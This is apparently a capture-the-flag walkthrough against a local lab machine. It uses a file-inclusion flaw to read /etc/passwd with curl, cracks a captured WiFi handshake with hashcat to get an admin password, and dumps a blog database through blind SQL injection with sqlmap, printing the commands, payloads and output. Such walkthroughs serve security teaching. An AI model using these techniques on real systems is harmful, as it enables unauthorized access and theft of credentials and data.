
We open blog/ directory and find a few blogs with few comments.



Now going through the blogs we find kevin's blog with 1 comment that hints it has a flag inside his home directory.



We take a look inside source code and hint to open a php file called download.php.



When we open it we find to use image parameter to open file, this page maybe vulnerable to LFI. We cannot exploit LFI vulnerability using the browser, we use post data using curl to exploit the LFI vulnerability. `curl -d "image=/etc/passwd" https://192.168.56.102:15020/blog/download.php -k`



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[baaz@parrot]~[/comp ctf walkthroughs/hacktheusv]
$curl -d "image=/etc/passwd" https://192.168.56.102:15020/blog/download.php -k
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534:/nonexistent:/bin/false
messagebus:x:105:109:/var/run/dbus:/bin/false
sshd:x:106:65534:/run/ssh:/usr/sbin/nologin
teo:x:1000:1000:teo,,,:/home/teo:/bin/bash
muel:x:107:111:Muel Server,,,:/nonexistent:/bin/false

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Now we go to the other vault/ directory, it contains a lot of directories so we download it on our system to make it easier for us to look through the directories. We download the entire site using recursive download utility of wget.


wget -r -no-check-certificate http://192.168.56.102:15020/vault

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Parrot Terminal
$cd vault
[baaz@parrot]~[/comp ctf walkthroughs/hacktheusv/192.168.56.102:15020/vault]
$ls
Door1 Door122 Door146 Door17 Door193 Door216 Door24 Door263 Door287 Door4 Door63 Door87
Door10 Door123 Door147 Door170 Door194 Door217 Door240 Door264 Door288 Door48 Door64 Door88
Door100 Door124 Door148 Door171 Door195 Door218 Door241 Door265 Door289 Door41 Door65 Door89
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Door103 Door127 Door150 Door174 Door198 Door220 Door244 Door268 Door291 Door44 Door68 Door91
Door104 Door128 Door151 Door175 Door199 Door221 Door245 Door269 Door292 Door45 Door69 Door92
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Door106 Door13 Door153 Door177 Door20 Door223 Door247 Door270 Door294 Door47 Door70 Door94
Door107 Door130 Door154 Door178 Door200 Door224 Door248 Door271 Door295 Door48 Door71 Door95
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Door109 Door132 Door156 Door18 Door202 Door226 Door25 Door273 Door297 Door5 Door73 Door97
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Door110 Door134 Door158 Door181 Door204 Door228 Door251 Door275 Door299 Door51 Door75 Door99
Door111 Door135 Door159 Door182 Door205 Door229 Door252 Door276 Door3 Door52 Door76 'index.html?C=0;0=A'
Door112 Door136 Door16 Door183 Door206 Door23 Door253 Door277 Door30 Door53 Door77 'index.html?C=0;0=B'
Door113 Door137 Door160 Door184 Door207 Door230 Door254 Door278 Door300 Door54 Door78 'index.html?C=M;0=A'
Door114 Door138 Door161 Door185 Door208 Door231 Door255 Door279 Door31 Door55 Door79 'index.html?C=N;0=A'
Door115 Door139 Door162 Door186 Door209 Door232 Door256 Door28 Door32 Door56 Door8 'index.html?C=N;0=B'
Door116 Door14 Door163 Door187 Door21 Door233 Door257 Door280 Door33 Door57 Door80 'index.html?C=N;0=C'
Door117 Door140 Door164 Door188 Door210 Door234 Door258 Door281 Door34 Door58 Door81 'index.html?C=S;0=A'
Door118 Door141 Door165 Door189 Door211 Door235 Door259 Door282 Door35 Door59 Door82 'index.html?C=S;0=B'
Door119 Door142 Door166 Door19 Door212 Door236 Door26 Door283 Door36 Door6 Door83
Door12 Door143 Door167 Door190 Door213 Door237 Door260 Door284 Door37 Door60 Door84
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
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Now we use find command to look for files and we use grep to rule out .html files. We found two files rockyou.zip




and and a cap file.


We open the cap file using wireshark going through the packets we found it to be a wifi handshake file.



We use this site here to convert the cap file to hccapx, to make it compatible for hashcat.



Now we use hashcat to decrypt the the handshake.  
 hashcat -m 2500 -a 0 ctf.hccapx rockyou.txt



We use username admin and the password we find from hashcat that is "minion.666" to login through the admin page





It confirms us that the ID parameter is vulnerable for Blind SQL Injection. So let's exploit this by using the sqlmap tool, which comes pre-installed in parrot.

`sudo sqlmap -u https://192.168.56.102:15020/blog/admin/edit.php?id=3 --cookie`

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Administration of my Blog - Mozilla Firefox
Index of /vault/Door297 x Administration of my Blog x MinionsLab blog x 192.168.56.102:15020/blog/ x +
https://192.168.56.102:15020/blog/admin/edit.php?id=3
Administration of my Blog
Home | Manage post | New post | Logout
Kevin's journal
I love to make fun of and tease people or Minions, for example I made fun of Jerry and tease him for being a coward. I love playing golf and cricket, in the film Minions I am leader of the trio in search of a new master. I truly care about the well-being of the Minion tribe (which is dependent on having a proper master).
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Applications Places System 4.8 KiB/s ^ 4.5 KiB/s
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Parrot Terminal
[*] starting @ 23:12:02 /2020-08-05/
[23:12:02] [INFO] resuming back-end DBMS 'mysql'
[23:12:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=3 AND 1527=1527
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (heavy query)
Payload: id=3 AND 4511=BENCHMARK(5000000,DATABASE())
[23:12:02] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[23:12:02] [INFO] fetching database names
[23:12:02] [INFO] fetching number of databases
[23:12:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[23:12:02] [INFO] retrieved:
[23:12:03] [WARNING] time-based comparison requires larger statistical model, please wait...
[23:12:03] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential denial of service
[23:12:03] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--no-batch'
[23:12:03] [ERROR] unable to retrieve the number of databases
[23:12:03] [INFO] falling back to current database
[23:12:03] [INFO] fetching current database
[23:12:03] [INFO] resumed: blog
available databases [1]:
[*] blog
[23:12:03] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.56.102'
[*] ending @ 23:12:03 /2020-08-05/
[back]parrot [-/root/.sqlmap]
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`"PHPSESSID=4a1hadpp21rqio095h6ekj1st5" --dbs`

We have run another command which gives the database name. Now let's run sqlcommand which would show the table names in the database blog.

`sudo sqlmap -u https://192.168.56.102:15020/blog/admin/edit.php?id=3 --cookie`

`"PHPSESSID=4a1hadpp21rqio095h6ekj1st5" -D blog --tables users`



